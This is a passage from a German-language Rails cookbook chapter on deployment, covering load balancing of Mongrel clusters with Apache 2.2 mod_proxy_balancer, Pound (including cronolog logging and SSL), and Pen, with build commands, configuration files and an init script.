   /etc/rc6.d/K20mongrel_cluster -> ../init.d/mongrel_cluster
   /etc/rc2.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
   /etc/rc3.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
   /etc/rc4.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
   /etc/rc5.d/S20mongrel_cluster -> ../init.d/mongrel_cluster
```

Siehe auch

- Rezept 13.11, »Deployment mit Capistrano und mongrel_cluster«

13.3 Hosting von Rails mit Apache 2.2, mod_proxy_balancer und Mongrel

Problem

Sie möchten die neueste stabile Apache-Version (momentan 2.2.2) für den Betrieb Ihrer Rails-Anwendung einsetzen. Aus Performance-Gründen wollen Sie irgendeine Form des Load-Balancing einführen. Aufgrund finanzieller Beschränkungen oder einfach nur wegen Ihrer Vorlieben wollen Sie einen softwarebasierten Load-Balancer verwenden.

Lösung

Verwenden Sie die neueste Apache-Version (momentan 2.2.2) zusammen mit dem `mod_proxy_balancer`-Modul und leiten Sie Requests an ein Cluster von Mongrel-Prozessen weiter, die auf einem einzelnen oder mehreren physikalischen Servern betrieben werden. Laden Sie zuerst die neueste Apache-Version von einem lokalen Mirror herunter und entpacken Sie sie in Ihrem lokalen Quellverzeichnis. (Details finden Sie unter *http://httpd.apache.org/download.cgi*.)

```
$ cd /usr/local/src
$ wget http://www.ip97.com/apache.org/httpd/httpd-2.2.2.tar.gz
$ tar xvzf httpd-2.2.2.tar.gz
$ cd httpd-2.2.2
```

Eine nützliche Konvention bei der Installation von Apache (und anderer Software, bei der Sie mit verschiedenen Versionen arbeiten) besteht darin, ein Installationsverzeichnis anzu-

legen, das nach der Apache-Version benannt ist, und dann einen symbolischen Link auf die Befehle im *bin*-Verzeichnis der momentan verwendeten Version zu erzeugen. Ein Build-Skript in jedem Apache-Quellverzeichnis spart ebenfalls Zeit. Dieses Skript sollte die Optionen des `configure`-Befehls enthalten, den Sie zur Kompilierung von Apache verwendet haben. Dieses Skript erlaubt Ihnen eine schnelle Neukompilierung und erinnert Sie gleichzeitig daran, welche Optionen Sie beim letzten Apache-Build verwendet haben.

Um das Proxying von HTTP-Traffic zu aktivieren, installieren Sie `mod_proxy` und `mod_proxy_http`. Für das Load-Balancing installieren Sie `mod_proxy_balancer`. Der Flexibilität halber können Sie diese Module als Shared Objects (DSOs) kompilieren, indem Sie die Option `--enable-module=shared` verwenden. Das erlaubt das Laden und Entfernen dieser Module zur Laufzeit. Hier ein Beispiel für ein solches Build-Skript:

/usr/local/src/httpd-2.2.2/1-BUILD.sh:

```
#!/bin/sh
./configure --prefix=/usr/local/www/apache2.2.2 \
    --enable-proxy=shared \
    --enable-proxy_http=shared \
    --enable-proxy-balancer=shared
```

Denken Sie daran, das Skript als ausführbar zu kennzeichnen:

```
$ chmod +x 1-BUILD.sh
```

Stellen Sie sicher, dass das mit der `prefix`-Option angegebene Verzeichnis (in diesem Fall */usr/local/www/apache2.2.2*) existiert. Dann kompilieren Sie Apache, indem Sie dieses Skript ausführen. Nachdem die Konfiguration abgeschlossen ist, führen Sie `make` und `make install` aus.

```
$ ./1-BUILD.sh
$ make
$ sudo make install
```

Sobald Apache kompiliert und installiert ist, konfigurieren Sie es über die Konfigurationsdatei *conf/httpd.conf*. Zuerst stellen Sie sicher, dass die während der Kompilierung aktivierten Module beim Start von Apache auch geladen werden. Dazu nehmen Sie Folgendes in Ihre *httpd.conf* auf (die Kommentare in dieser Datei machen deutlich, wo diese Direktiven hingehören, falls Sie sich nicht sicher sein sollten):

/usr/local/www/apache2.2.2/conf/httpd.conf:

```
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_http_module modules/mod_proxy_http.so
LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
```

Sie müssen eine Balancer-Cluster-Direktive definieren, die die Mitglieder aufführt, die sich die Last untereinander aufteilen. In diesem Beispiel heißt das Cluster `blogcluster` und besteht aus vier Prozessen, die alle auf dem lokalen Host laufen, aber unterschiedliche Ports verwenden (4000 bis 4003). Um ein Mitglied anzugeben, spezifizieren Sie dessen URL und Portnummer:

```
<Proxy balancer://blogcluster>
    # Mitglieder des Clusters
    BalancerMember http://127.0.0.1:4000
    BalancerMember http://127.0.0.1:4001
    BalancerMember http://127.0.0.1:4002
    BalancerMember http://127.0.0.1:4003
</Proxy>
```

Beachten Sie, dass die Mitglieder des Clusters auf verschiedenen Servern liegen können, solange die IP/PORT-Adresse für den Server, auf dem Apache läuft, zugänglich ist.

Als Nächstes legen Sie eine `VirtualHost`-Direktive an, die ProxyPass-Direktiven enthält, die eingehende Requests an das Balancer-Cluster `blogcluster` weiterleiten:

```
ExtendedStatus On
<Location /server-status>
    SetHandler server-status
</Location>

<Location /balancer-manager>
    SetHandler balancer-manager
</Location>

<VirtualHost *:80>
    ServerName blog

    ProxyRequests Off
    ProxyPass /balancer-manager !
    ProxyPass /server-status !
    ProxyPass / balancer://blogcluster/
    ProxyPassReverse / balancer://blogcluster/
</VirtualHost>
```

Die beiden optionalen `Location`-Direktiven stellen einige Statusinformationen zum Server sowie eine Verwaltungsseite für das Cluster zur Verfügung. Um auf diese Statusseiten zuzugreifen, ohne dass der alles abfangende ProxyPass-Slash (/) versucht, diese Requests an das Mongrel-Cluster weiterzuleiten, verwenden Sie ein ! hinter dem Pfad, um anzugeben, dass dies die Ausnahmen von den Proxy-Regeln sind (diese Regeln müssen auch vor dem alles abfangenden / definiert sein).

Nun konfigurieren Sie das Mongrel-Cluster, was mit nur einem Befehl möglich ist. Der folgende Befehl erzeugt eine Konfiguration für ein View-Server-Cluster, das auf aufeinanderfolgenden Ports (beginnend mit Port 4000) auf eingehende Verbindungen wartet:

```
$ mongrel_rails cluster::configure -e production -p 4000 -N 4 \
> -c /var/www/blog -a 127.0.0.1
```

Dieser Befehl generiert die folgende Mongrel-Cluster-Konfiguration:

config/mongrel_cluster.yml:

```
---
cwd: /var/www/blog
port: "4000"
```

```
environment: production
address: 127.0.0.1
pid_file: log/mongrel.pid
servers: 4
```

Starten Sie das Mongrel-Cluster mit:

```
$ mongrel_rails cluster::start
```

Dann starten Sie Apache mit:

```
$ sudo /usr/local/www/apache2.2.2/apachectl start
```

Sobald Apache läuft, testen Sie es über einen Browser oder sehen Sie sich den Balancer-Manager an, um sicherzustellen, dass das Cluster wie erwartet funktioniert und dass der Status jedes Knotens »OK« ist.

Diskussion

`balancer-manager` ist ein webbasiertes Kontrollzentrum für Ihr Cluster. Sie können Knoten des Clusters deaktivieren und wieder aktivieren und den Lastfaktor anpassen, um bestimmte Knoten mit mehr oder weniger Traffic zu versorgen. Abbildung 13-1 zeigt eine Zusammenfassung des Status des in der Lösung konfigurierten Clusters.




Abbildung 13-1: Die Cluster-Administrationsseite des balancer-managers von Apache

Die balancer-manager- und server-status-Utilities sind für Site-Administratoren natürlich informativ, diese Informationen können aber auch gegen Sie verwendet werden, wenn sie öffentlich zugänglich sind. In einer Produktionsumgebung deaktivieren Sie diese Dienste besser oder schränken den Zugriff auf sie zumindest ein.

Um den Zugriff auf balancer-manager und server-status auf eine Liste von IP-Adressen oder einen bestimmten Netzwerkbereich einzuschränken, erweitern Sie die Location-Direktiven jedes Dienstes um die Netzwerk-Zugriffskontrolle (mittels mod_access).

```
<Location /server-status>
    SetHandler server-status
    Order Deny,Allow
     Deny from all
     # Requests von localhost und einer anderen IP-Adresse sind erlaubt
     Allow from 127.0.0.1, 192.168.0.50
</Location>

<Location /balancer-manager>
    SetHandler balancer-manager
    Order Deny,Allow
     Deny from all
     # Requests aus einem bestimmten IP-Bereich sind erlaubt
     Allow from 192.168.0
</Location>
```

Siehe auch

- Die Apache 2.2-Dokumentation für mod_proxy_balancer unter *http://httpd.apache.org/docs/2.2/mod/mod_proxy_balancer.html*

13.4 Rails mittels Pound vor Mongrel, Lighttpd und Apache einbinden

Problem

Sie besitzen ein Cluster von Mongrel-Prozessen, die Ihre Rails-Anwendung bedienen, und Sie benötigen eine leichtgewichtige, aber trotzdem leistungsfähige Software-Load-Balancing-Lösung für die Weiterleitung von Requests an das Cluster. Der Load-Balancer muss auch in der Lage sein, Requests an andere von Ihnen betriebene Webdienste (wie Lighttpd und Apache) weiterzuleiten.

Lösung

Nutzen Sie Pound als leichtgewichtige und flexible Lösung für das Software-Load-Balancing.

»Perl Compatible Regular Expression« (PCRE) bildet eine Grundvoraussetzung für Pound. Dieses Paket ermöglicht die Verwendung komplexer regulärer Ausdrücke, um die Eigenschaften eingehender Requests zu erkennen. Lassen Sie uns PCRE herunterladen, konfigurieren und installieren:

```
$ wget ftp://ftp.csx.cam.ac.uk/pub/software/programming/pcre/\
> pcre-5.0.tar.gz
$ tar xvzf pcre-5.0.tar.gz
$ cd pcre--5.0
$ ./configure
$ make
$ sudo make install
```

Nun beschaffen Sie sich die neueste stabile Version von Pound und installieren sie:

```
$ tar xvzf Pound-2.0.9.tgz
$ cd Pound-2.0.9
$ ./configure
$ make
$ sudo make install
```

Auf einem Debian GNU/Linux-System verwenden Sie `apt`, um Pound herunterzuladen und zu installieren. (Der Vorteil eines solchen Pakets besteht darin, dass automatisch ein `init`-Skript auf Ihrem System installiert wird.)

```
$ apt-get install pound
```

Sie können Pound auf sehr vielfältige Weise konfigurieren. Das Gute an Pound ist, neben dem Load-Balancing, dass mehrere unterschiedliche Webserver in der gleichen Serverumgebung vorhanden sein dürfen. Die folgende Konfigurationsdatei richtet Pound so ein, dass es an Port 80 auf eingehende Requests wartet und die verschiedenen Requests über Service-Direktiven an drei verschiedene Backend-Webserver weiterleitet. Jede Direktive verarbeitet einen Teil der Requests basierend auf der Erkennung von Textmustern im Request.

/etc/pound/pound.cfg:

```
User        "www-data"
Group       "www-data"
LogLevel    2
Alive       30

ListenHTTP
    Address 69.12.146.109
    Port    80
End

# Requests für www an Apache weiterleiten
Service
    HeadRequire "Host:.*www.tupleshop.com.*"
    BackEnd
```

```
        Address 127.0.0.1
        Port    8080
    End
    Session
        Type    BASIC
        TTL     300
    End
End

# Requests für QuickTime-Filme an Lighttpd weiterleiten
Service
    URL ".*.mov"
    BackEnd
        Address 127.0.0.1
        Port    8081
    End
    Session
        Type    BASIC
        TTL     300
    End
End

# Alle anderen Requests mit Mongrel verarbeiten
Service
    # Catch All
    BackEnd
        Address 127.0.0.1
        Port    9000
    End
    BackEnd
        Address 127.0.0.1
        Port    9001
    End
    Session
        Type    BASIC
        TTL     300
    End
End
```

Diese Konfiguration leitet Requests an Apache (an Port 8080), Lighttpd (an Port 8081) und ein kleines Mongrel-Cluster (an den Ports 9000 und 9001) weiter.

Auf einigen Systemen, einschließlich Debian GNU/Linux, müssen Sie die folgende Datei modifizieren (und `startup` auf 1 setzen):

/etc/default/pound:

```
startup=1
```

Starten Sie Pound über dessen `init.d`-Skript.

```
$ sudo /etc/init.d/pound start
```

Sobald Pound läuft, können Sie es testen, indem Sie einfach Requests an die Ports senden, an denen es auf eingehende Verbindungen wartet. Leitet Pound Requests an einen Backend-Dienst weiter, der nicht läuft oder falsch konfiguriert ist, erhalten Sie einen HTTP 503-Fehler. In diesem Fall greifen Sie direkt auf den Problem-Dienst zu, um sicherzustellen, dass die Pound-Konfiguration nicht die Ursache des Problems ist.

Diskussion

Pound ist ein sehr schneller und stabiler Software-Load-Balancer, der vor Lighttpd, einem Stapel Mongrels oder jedem anderen Webserver sitzen kann, der darauf wartet, eingehende Requests zu verarbeiten und darauf zu antworten. Aufgrund der Art und Weise, wie Pound mit Headern umgeht, bleibt der korrekte Wert von `request.remote_ip` erhalten, wenn der Request von Rails empfangen wird. Das ist nicht der Fall, wenn Pound für einen anderen Webserver wie etwa Lighttpd konfiguriert ist. Bedenken Sie das, wenn Sie entscheiden, wie Ihre Server genau organisiert werden.

Bevor Sie damit anfangen, eine auch nur halbwegs komplexe Deployment-Konfiguration einzurichten, ist ein dokumentierter Plan hilfreich, der zeigt, wie Ihre Dienste miteinander interagieren. Für diese Art der Planung ist ein klar beschriftetes Netzwerkdiagramm wie in Abbildung 13-2 unschlagbar.




Abbildung 13-2: Rails-Deployment-Konfiguration mit Load-Balancing mittels Pound

Die Pound-Konfigurationsdatei in der Lösung enthält drei Arten von Direktiven: `global`, `listener` und `service`. Die `global`-Direktiven legen den Benutzer und die Gruppe fest, unter denen Pound läuft. Der Loglevel gibt an, wie viel Logging-Informationen (wenn überhaupt) Pound an syslog senden soll. Loglevel kennt die folgenden Werte:

`0`
: Kein Logging

`1`
: Normales Logging (Standard)

`2`
: Erweitertes Logging (zeigt auch den gewählten Backend-Server)

`3`
: Apache-artiges Format (Common-Log-Format mit virtuellem Host)

`4`
: Wie 3, aber ohne den virtuellen Host

Die `listener`-Direktive, ListenHTTP, legt die IP-Adresse und den Port fest, an denen Pound auf eingehende Requests wartet (hier muss eine reale Adresse stehen).

Der Rest der Konfigurationsdatei enthält Service-Direktiven, die definieren, welche Backend-Server die verschiedenen Arten von Requests verarbeiten. Die erste Service-Direktive legt fest, dass alles mit dem Host-Header *www.tupleshop.com* an Port 8080 der lokalen Host-Adresse (127.0.0.1) weitergeleitet werden soll. In diesem Fall wartet Apache mit (unter anderem) PHP an Port 8080 auf die von Pound übergebenen Requests. (Es gibt keinen Grund, warum diese IP-Adresse nicht auf einem anderen physikalischen Server liegen sollte, aber in unserem Fall liegen alle drei Webserver auf der gleichen Maschine.) Die nächste Service-Direktive verwendet die URL *".*.mov"*, um Requests für QuickTime-Movie-Dateien zu erkennen. Aus Performance-Gründen soll Lighttpd diese Requests verarbeiten. Während also der Request für *http://blog.tupleshop.com* durch das Mongrel-Cluster verarbeitet wird, erreicht der Request *http://blog.tupleshop.com/zefrank.mov* Mongrel gar nicht erst, sondern wird stattdessen von Lighttpd verarbeitet. Die Lage der *.mov*-Dateien auf dem Server ist dabei völlig irrelevant. Sie können überall liegen, solange Lighttpd weiß, wo es sie finden kann. Die letzte Service-Direktive fängt alles andere ab, weil sie die letzte in der Datei ist und keine URL- oder Header-Kriterien definiert sind. Sie erledigt das eigentliche Load-Balancing für die Mongrel-Prozesse. In unserem Beispiel gibt es zwei Mongrel-Prozesse an den Ports 9000 und 9001 der lokalen IP-Adresse.

Siehe auch

- Die Pound-Homepage: *http://www.apsis.ch/pound*
- Rezept 13.5, »Das Pound-Logging über cronolog anpassen«

13.5 Das Pound-Logging über cronolog anpassen

Problem

Sie verwenden Pound als Software-Load-Balancer. Standardmäßig schreibt Pound seine Logmeldungen an syslog. Dort werden Sie die Logs Ihrer Webanwendung aber kaum hinhaben wollen, insbesondere wenn Ihre Site sehr viel Traffic generiert. Sie suchen eine Möglichkeit, Pound in ein Verzeichnis Ihrer Wahl loggen zu lassen, genau wie bei Apache oder Lighttpd.

Lösung

`cronolog` ist ein nützliches Utility, das eine Eingabe nimmt und in Logdateien schreibt, die nach einem auf der aktuellen Zeit und dem Datum basierenden String benannt sind. Standardmäßig sendet Pound seine Logs an syslog, aber es kann so konfiguriert werden, dass es die Logs stattdessen an die Standardfehlerausgabe schreibt. Sobald dieses Standardverhalten überschrieben wurde, können Sie die Ausgabe von Pound über eine Pipe an `cronolog` weiterleiten. Auf diese Weise erhalten Sie die volle Kontrolle darüber, wo Ihre Logs festgehalten werden.

Der erste Schritt besteht darin, `cronolog` zu installieren. Bei einem Debian-basierten System geht das wie folgt:

```
$ apt-get update
$ apt-get install cronolog
```

Alternativ können Sie den Quellcode herunterladen und es selbst kompilieren:

```
$ wget http://cronolog.org/download/cronolog-1.6.2.tar.gz
$ tar xvzf cronolog-1.6.2.tar.gz
$ cd cronolog-1.6.2
$ ./configure --prefix=/usr/local
$ make
$ sudo make install
```

Sobald Sie `cronolog` installiert haben, können Sie es testen, indem Sie irgendeine Ausgabe mit `echo` über die Kommandozeile senden:

```
$ echo "Dies ist ein Test." | /usr/bin/cronolog \
> /var/log/www/%Y/access.%m-%d-%y.log
```

Dieser Befehl zeigt, wie `cronolog` eine Eingabe nimmt und basierend auf einem Template-String (der Datum und Uhrzeit enthält) eine Logdatei erzeugt. In diesem Fall erhält `cronolog` die Ausgabe des `echo`-Befehls und erzeugt ein Verzeichnis namens *2006* unter */var/log/www*. Dieses Verzeichnis enthält dann eine Datei namens *access.07-17-06.log*.

```
$ cat /var/log/www/2006/access.07-17-06.log
Dies ist ein Test.
```

Der Formatstring des Datums-Templates entspricht dem Unix-Befehl `date` (der wiederum mit der Implementierung der C-Systembibliotheksfunktion `strftime` übereinstimmt). Eine vollständige Liste aller Formatoptionen finden Sie in der `cronolog`-Manpage.

Die Idee, die hinter dem Einsatz von cronolog mit Pound steckt, ist grundsätzlich die gleiche. Sie wollen die Ausgabe von Pound direkt an cronolog durchreichen. Um an die Pound-Logs zu gelangen, müssen Sie das fest eingebaute Logging (das alle Ausgaben an syslog sendet) deaktivieren. Zu diesem Zweck konfigurieren Sie Pound neu und übergeben --disable-log an den configure-Befehl. (Leider lässt sich die Logdatei nicht über eine Laufzeit-Konfigurationsdatei anpassen.)

```
$ tar xvzf Pound-2.0.9.tgz
$ cd Pound-2.0.9$ ./configure --disable-log
$ make
$ sudo make install
```

Der letzte Schritt besteht darin, die Pounds-Ausgabe über eine Pipe an cronolog weiterzuleiten. Auf einem Debian-System können Sie das init-Skript von Pound anpassen. Grundsätzlich hängen Sie bei jedem Start von Pound eine Pipe an den cronolog-Befehl an. Hier unser Pound-init-Skript:

/etc/init.d/pound:

```
#! /bin/sh

PATH=/sbin:/bin:/usr/sbin:/usr/bin
DAEMON=/usr/local/sbin/pound
CRONOLOG='/usr/bin/cronolog /var/log/www/pound/%Y/access.%m-%d-%y.log'
NAME=pound
DESC=pound
PID=/var/run/$NAME.pid

test -f $DAEMON || exit 0

set -e

# Überprüfe, ob Pound konfiguriert ist
if [ -f "/etc/default/pound" ]
then
  . /etc/default/pound
  if [ "$startup" != "1" ]
  then
    echo -n "Pound kann nicht unkonfiguriert starten. Konfigurieren & setzen Sie
    startup=1"
    echo "in /etc/default/pound"
    exit 0
  fi
else
  echo "/etc/default/pound nicht gefunden"
  exit 0
fi
case "$1" in
  start)
    echo -n "Starte $DESC: "
    start-stop-daemon --start --quiet --exec $DAEMON | $CRONOLOG &
    echo "$NAME."
    ;;
```

```
  stop)
    echo -n "Stoppe $DESC: "
    start-stop-daemon --oknodo --pidfile $PID --stop --quiet \
                                                    --exec $DAEMON
    echo "$NAME."
    ;;
  restart|force-reload)
    echo -n "Neustart  von $DESC: "
    start-stop-daemon --pidfile $PID --stop --quiet --exec $DAEMON
    sleep 1
    start-stop-daemon --start --quiet --exec $DAEMON | $CRONOLOG &
    echo "$NAME."
    ;;
  *)
    N=/etc/init.d/$NAME
    # echo "Verwendung: $N {start|stop|restart|reload|force-reload}" >&2
    echo "Verwendung: $N {start|stop|restart|force-reload}" >&2
    exit 1
    ;;
esac
exit 0
```

Um Wiederholungen zu vermeiden, speichern wir den Aufruf von `cronolog` in einer `bash`-Variablen namens `CRONOLOG`. An jeder Stelle, an der Pound aufgerufen wird, hängen wir dann | `$CRONOLOG` & an (ein Pipe-Symbol, den Wert der `CRONOLOG`-Variablen und ein Kaufmanns-Und, um den Prozess im Hintergrund zu verarbeiten).

Nun kann Pound mit dem `init`-Skript gestartet werden:

```
$ sudo /etc/init.d/pound start
```

Diskussion

Mit der in dieser Lösung beschriebenen Konfiguration schreibt Pound seine Apache-artigen Logs (Pound-Loglevel 3) in die Datei */var/log/www/pound/2006/access.07-17-06.log*:

```
blog.tupleshop.com 24.60.34.25 - - [11/Jul/2006:10:51:15 -0700]
    "GET /favicon.ico HTTP/1.1" 200 1406 "" "Mozilla/5.0 (Macintosh; U;
    PPC Mac OS X Mach-O; en-US; rv:1.8.0.4) Gecko/20060508
    Firefox/1.5.0.4"
blog.tupleshop.com 67.121.136.191 - - [11/Jul/2006:10:55:12 -0700]
    "GET /images/figures/pound-deploy.pdf HTTP/1.1" 200 45041 ""
    "Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en) AppleWebKit/418.8
    (KHTML, like Gecko) Safari/419.3"
blog.tupleshop.com 68.142.33.136 - - [11/Jul/2006:10:55:50 -0700]
    "GET /images/figures/pound-deploy.pdf HTTP/1.1" 200 45041
    "http://www.oreillynet.com/ruby/blog/" "Mozilla/5.0 (Macintosh; U;
    PPC Mac OS X; en) AppleWebKit/418 (KHTML, like Gecko)
    NetNewsWire/2.1"
```

Dieses Logdatei-Format enthält ein Feld mehr als das »common logfile format« von Apache. Das erste Feld ist das zusätzliche Feld und enthält den Host-Teil des Requests. Mit

Pound können Sie dieses Feld weglassen, wodurch die Logs direkt mit Log-Analyse-Tools wie AWStats verarbeitet werden können. Dazu legen Sie nur den Loglevel 4 fest, und Pound lässt die Informationen zum virtuellen Host weg.

Ein Vorteil von `cronolog` besteht darin, dass Sie die Log-Rotation als kostenlose Dreingabe erhalten. Sie müssen Ihren Webserver also nicht regelmäßig anhalten, während Sie große Logdateien durch frische (leere) ersetzen.

Siehe auch

- Weitere Informationen zum Log-Analyse-Tool AWStats finden Sie unter *http://awstats.sourceforge.net*

13.6 Pound mit SSL-Unterstützung konfigurieren

Problem

Sie wollen HTTP-Traffic von und zu Ihrer Rails-Anwendung über Secure Sockets Layer (SSL) absichern. Genauer gesagt, wollen Sie SSL mit einem Cluster von Mongrel-Servern einsetzen.

Lösung

Lassen Sie Pound die HTTPS-Requests verarbeiten, entschlüsseln und dann als reines HTTP an Ihr Mongrel-Cluster weitergeben.

Damit Pound HTTPS-Requests verarbeiten kann, müssen Sie es mit SSL-Unterstützung kompilieren. Dazu übergeben Sie die Option `--with-ssl` an `configure` und geben auch die Lage der OpenSSL-Header-Dateien (z.B. */usr/include/openssl*) an.

```
$ cd /usr/local/src/Pound-2.0
$ ./configure --with-ssl=/usr/include/openssl
$ make
$ sudo make install
```

Um zu überprüfen, ob Pound erfolgreich kompiliert und konfiguriert wurde, können Sie Folgendes ausführen:

```
$ pound -v -c
30/Jul/2006 22:22:10 -0700: starting...
Config file /usr/local/etc/pound.cfg is OK
```

Nun fügen Sie der Pound-Konfigurationsdatei eine `ListenHTTPS`-Direktive hinzu. In dieser Direktive geben Sie Port 443 und den Standort Ihres SSL-Zertifikats (z.B. */usr/local/etc/openssl/site-cert.pem*) an.

/etc/pound/pound.cfg:

```
User        "www-data"
Group       "www-data"
LogLevel    3
Alive       30
ListenHTTPS
    Address 69.12.146.109
    Port    443
    Cert    "/usr/local/etc/openssl/site-cert.pem"
    HeadRemove "X-Forwarded-Proto"
    AddHeader "X-Forwarded-Proto: https"
End

Service
    BackEnd
        Address 127.0.0.1
        Port    3303
    End
    BackEnd
        Address 127.0.0.1
        Port    3304
    End
    Session
        Type    BASIC
        TTL     300
    End
End
```

Nach dem Neustart von Pound sollten Sie Ihre Rails-Anwendung über SSL besuchen können, und zwar mit URLs, die mit *https://* beginnen.

Diskussion

Der Listener in der Lösungs-Konfiguration fügt einen Header namens `"X-Forwarded-Proto"` ein, der anzeigt, dass der ursprüngliche Request über HTTPS erfolgt ist. Ohne diesen Header hat Ihre Rails-Anwendung keine Möglichkeit zu erkennen, ob der Request verschlüsselt war oder nicht. Besonders bei der Verarbeitung streng vertraulicher Informationen wie Kreditkartennummern müssen Ihre Aktionen sicherstellen können, dass diese Daten nicht im Klartext über das Netzwerk gesendet und empfangen werden.

Indem Sie den Header `"X-Forwarded-Proto: https"` in die Requests einfügen, die an die Mongrel-Server übergeben wurden, können Sie die Methode `Request#ssl?` verwenden, um auf SSL zu testen. Zum Beispiel überprüft der folgende Aufruf in einem Ihrer Views, ob Pound mit den externen Clients über HTTPS kommuniziert:

```
ssl? <%= request.ssl? %>
```

Siehe auch

- Die Pound-Homepage, *http://www.apsis.ch/pound*

13.7 Einfaches Load-Balancing mit Pen

Problem

Sie wollen ein einfaches Load-Balancing für ein Cluster von Backend-Webservern wie Mongrel einrichten. Zwar ist die Pound-Konfiguration nicht besonders schwer, aber Sie suchen etwas noch Einfacheres.

Lösung

Pen ist ein äußerst leichtgewichtiger Software-Load-Balancer, der üblicherweise mit einem einzelnen Befehl gestartet wird, in dem alle Konfigurationsparameter übergeben werden. Um ein einfaches Setup zu zeigen, bei dem Pen die Requests auf zwei Mongrel-Server verteilt, starten Sie das Mongrel-Cluster mit:

```
$ sudo mongrel_rails cluster::start
Starting 2 Mongrel servers...
```

Überprüfen Sie dann, ob die Mongrel-Prozesse an den Ports warten, die Sie in Ihrer *mongrel_cluster.yml* konfiguriert haben. Verwenden Sie dazu den Befehl `lsof`:

```
$ sudo lsof -i -P | grep mongrel
mongrel_r 11567  mongrel    3u  IPv4  17648       TCP *:4000 (LISTEN)
mongrel_r 11570  mongrel    3u  IPv4  17654       TCP *:4001 (LISTEN)
```

Starten Sie Pen an Port 80:

```
$ sudo pen -l pen.log 80 localhost:4000 localhost:4001
```

Die Option `-l` weist Pen an, Logdaten in die angegebene Datei (*pen.log*) zu schreiben. Dann folgt der Port, an dem Pen auf eingehende Verbindungen wartet (in diesem Fall also 80). Abschließend wird jeder Server des Clusters mit Hostname und Portnummer angegeben. Standardmäßig startet der `pen`-Befehl Pen als Hintergrundprozess. Um zu überprüfen, ob es ausgeführt wird, nutzen Sie den `ps`-Befehl:

```
$ sudo ps -ef | grep pen
root     11671     1  0 13:40 ?  00:00:00 pen -l pen.log 80
  localhost:4000 localhost:4001
```

Um sicherzustellen, dass Pen mit dem von Ihnen festgelegten Port arbeitet, verwenden Sie `lsof` und suchen mit `grep` nach `"pen"`:

```
$ sudo lsof -i -P | grep pen
pen       11671     root    3u  IPv4  17973       TCP *:80 (LISTEN)
```

Diskussion

Wie Sie sehen können, verlangt Pen für den Betrieb keine großartige Konfigurationsdatei. Das ist sehr einladend, wenn Ihre Konfiguration relativ einfach ist. In der Version 0.17.1

wird die SSL-Unterstützung noch als experimentell betrachtet. Sie können die SSL-Unterstützung konfigurieren, indem Sie Pen mit der Option `--with-experimental-only-ssl` kompilieren.

Standardmäßig verwendet Pen einen Load-Balancing-Algorithmus, der die Clients nachhält und versucht, sie an den zuletzt verwendeten Server weiterzuleiten. Auf diese Weise kann Ihre Anwendung die Session-Informationen für jeden Client festhalten. Wenn Ihre Anwendung keine Sessions nutzt, können Sie Pen anweisen, einen Round-Robin-Algorithmus zu verwenden, indem Sie die Option `-r` angeben.

Abhängig von Ihrer Anwendung, könnte es problematisch sein, dass Rails die Requests so sieht, als würden sie von der IP-Adresse des Webservers kommen, der die Requests bedient. Wenn Sie also mit Pen arbeiten, sieht Ihre Rails-Anwendung die Requests von 127.0.0.1 (wo die Pen-Instanz ausgeführt wird) kommend, und nicht von der IP-Adresse, von der der Request eigentlich stammt. Sie können das überprüfen, indem Sie die folgende Zeile in einen Ihrer Views eintragen:

```
<p>request.remote_ip: <%= request.remote_ip %></p>
```

